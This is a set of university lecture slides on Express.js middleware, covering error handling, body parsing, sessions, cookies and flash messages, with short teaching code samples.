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


MIDDLEWARES

- In Express, **middlewares** are functions that can manipulate the current request and response object or execute any arbitrary code
- They’re called that because they are executed **in between** receiving a request and sending back its response
- Middlewares are executed in the same order they are declared in
- They are functions that take as input arguments:
  - **req** (the HTTP request object) and **res** (the HTTP response object)
  - **next** (a callback function that calls the next middleware in the stack)

OUR FIRST EXPRESS MIDDLEWARE

```
// defined in some module
export function logger(req, res, next) {
  console.log("LOGGER HAS BEEN CALLED!");
  next();
}
```


```
// index.js file starting the express app
app.use(logger); // mounts the middleware function "logger" in the "/" path

app.get('/', (req, res) => {
  res.send('Hello World!')
});

app.listen(PORT);
```

OUR FIRST EXPRESS MIDDLEWARE

```
// defined in some module
export function addTimestamp(req, res, next){
  req.timestamp = new Date();
  next();
}
```

```
// index.js file starting the express app
app.use(addTimestamp);
app.use(logger); // mounts the middleware function "logger" in the "/" path

app.get('/', (req, res) => {
  res.send(`Request received at ${req.timestamp}`)
});

app.listen(PORT);
```


EXPRESS: THE REQUEST–RESPONSE CYCLE



HANDLING ERRORS

- It’s important to make sure that any error occurring when processing middlewares or routes is properly handled by Express.
- If an error is thrown during synchronous code execution it will be automatically caught by the Express default error handler

```
app.get("/error", (req, res) => {
  throw new Error("An error occurred");
});
```



HANDLING ERRORS

- Errors returned from asynchronous functions invoked by route handlers and middlewares must be passed to the **next()** function

```
app.get('/readfile', (req, res, next) => {
  fs.readFile('/file-does-not-exist', (err, data) => {
    if (err) {
      next(err) // Pass errors to Express.
    } else {
      res.send(data)
    }
  })
});
```

HANDLING ERRORS (IN EXPRESS 5)


- Starting from Express 5 (currently still in beta), route handlers and middlewares that return a promise will automatically call **next(value)** when they reject or throw an error.
- So, we won't need to do it explicitly

```
app.get('/user/:id', async (req, res, next) => {
  const user = await getUserById(req.params.id)
  res.send(user)
})
```

ERROR HANDLERS

- Express includes a default error handler. The default handler prints the entire stack trace only when in development mode.
- We can define custom error handlers as well
- They are special middlewares with four input parameters

```
app.use((err, req, res, next) => {
  console.error(err.stack);
  res.status(500).send('Something broke!');
});
```



USEFUL MIDDLEWARE

EXPRESS.STATIC

express.static is a built-in middleware designed to serve static files

```
// Register the built-in express.static middleware to serve static files.
// All files in the /public directory will be served as static files.
app.use(express.static("public"));
```


- Uses **req.url** to determine whether a request matches the specified root directory (e.g.: `public`)

EXPRESS.URLENCODED

express.urlencoded is a built-in middleware that parses the body of incoming requests with urlencoded payloads

```
// Parses url-encoded body (e.g.: those in requests submitted via forms)
// and makes the parameters available in the req.body object.
app.use(express.urlencoded({extended: false}))

app.get("/form", (req, res) => { res.render("form"); });

app.post("/form", (req, res) => {
  res.send(`msg=${req.body.msg}; num=${req.body.num}`);
});
```

```
h1 Form
form(action="/form" method="POST")
  input(type="text" name="msg")
  input(type="number" name="num")
  input(type="submit")
```



EXPRESS.JSON

express.json is a built-in middleware. Behaves similarly to express.urlencoded, but is designed to parse JSON request bodies.

```
app.use(express.json());

app.post("/json", (req, res) => {
  res.send(`exam=${req.body.exam}; grade=${req.body.grade}`);
})
```

```
POST http://localhost:3000/json HTTP/1.1
Content-Type: application/json

{
    "exam": "Web Technologies",
    "grade": "A+"
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 31

exam=Web Technologies; grade=A+
```

EXPRESS – SESSION

express-session is a middleware available through npm

- It simplifies the management of a server-stored session
- Session data is stored on the server, session id is stored in a cookie
- **Notice**: the default server-side storage is not production ready! For production, you should setup a dedicated session store (e.g.: memcached or redis-based).

EXPRESS–SESSION: EXAMPLE

```
app.use(session({
  secret: "s3cr37", saveUninitialized: false, resave: false
}));

app.get("/session-counter", (req, res) => {
  if(! req.session?.count) {
    req.session.count = 1;
    res.send("It's the first time you visit this page.");
  } else {
    req.session.count = req.session.count + 1;
    res.send(`You visited this page ${req.session.count} times.`);
  }
});
```


COOKIE-PARSER

- cookie-parser is a middleware available through npm
- It parses the Cookie header in incoming requests, and populates req.cookies with an object whose properties are the cookie names

```
app.use(cookieParser());

app.get("/cookie-counter", (req, res) => {
  if(! req.cookies?.count){
    res.cookie("count", 1, {maxAge: 10*60*1000});
    res.send("It's the first time you visit this page.");
  } else {
    res.cookie("count", parseInt(req.cookies.count) + 1, {maxAge: 10*60*1000});
    res.send(`You visited this page ${parseInt(req.cookies.count) + 1} times.`);
  }
});
```

FLASH MESSAGES

- Often, in web applications, users are redirected after performing some action (e.g.: redirect to homepage after deleting some data).
- It's a good rule of thumb to provide some feedback to users in these cases, so they know whether the operation they performed was successful or not.
- The «difficult» part is that, after redirecting, a whole new request-response cycle starts. How to keep track of the fact that we need to show some flash message?



FLASH MESSAGES

- Different variation of the same old problem of HTTP being stateless
- We can solve this in the same ways we did before: cookies, sessions…
- Some middlewares can be quite useful at that!
- One such example is connect-flash, available on npm

```
import flash from "connect-flash"; //simple middleware for flash messages

app.use(flash()); //register the middleware
```


FLASH MESSAGES: EXAMPLE


```
app.use(flash());

app.get("/redirect", (req, res) => {
  req.flash("info", "You have been redirected."); // Saves flash messages
  req.flash("info", "This is a demo to demonstrate flash messages.");
  req.flash("success", "Everything was fine.");
  req.flash("error", "But we also have an error message.");
  res.redirect("/showflash");
})
app.get("/showflash", (req, res) => {
  let infos = req.flash("info"); // Consumes flash messages with the given key
  let successes = req.flash("success");
  let errors = req.flash("error");
  res.render("flash", {infos: infos, successes: successes, errors: errors});
})
```

After being consumed, flash messages are deleted

FLASH MESSAGES: EXAMPLE


```
ul
  each info in infos
    li(style="color: blue") #{info}
  each success in successes
    li(style="color: green") #{success}
  each error in errors
    li(style="color: red") #{error}
```





FLASH MESSAGES: EXAMPLE


- If we reload the `/showflash` page (or visit it directly without being redirected by the `/redirect` page, no flash message will be stored in the current session, and we get:



SOURCE CODE AVAILABILITY

- The code in these slides is available in the Course Materials on Teams
  - You should check the code out, run (and debug) the web app

REFERENCES



- **Express web framework (Node.js/JavaScript)**
  MDN web docs
  https://developer.mozilla.org/en-US/docs/Learn/Server-side/Express_Nodejs
- **Inversion of Control**
  By Martin Fowler
  https://martinfowler.com/bliki/InversionOfControl.html
- **Express Guide**
  Official Express website
  https://expressjs.com/en/guide/routing.html
  https://expressjs.com/en/guide/writing-middleware.html
  https://expressjs.com/en/guide/using-middleware.html
  https://expressjs.com/en/guide/using-template-engines.html
  https://expressjs.com/en/guide/error-handling.html

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — LECTURE 14

DEVELOPING A WEB APP WITH EXPRESS

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PREVIOUSLY, ON WEB TECHNOLOGIES

We learned a good deal about **Web Frameworks** and **Express**

- Routers, Middleware, Templating…

Let’s put our knowledge to good use and build a proper web app!

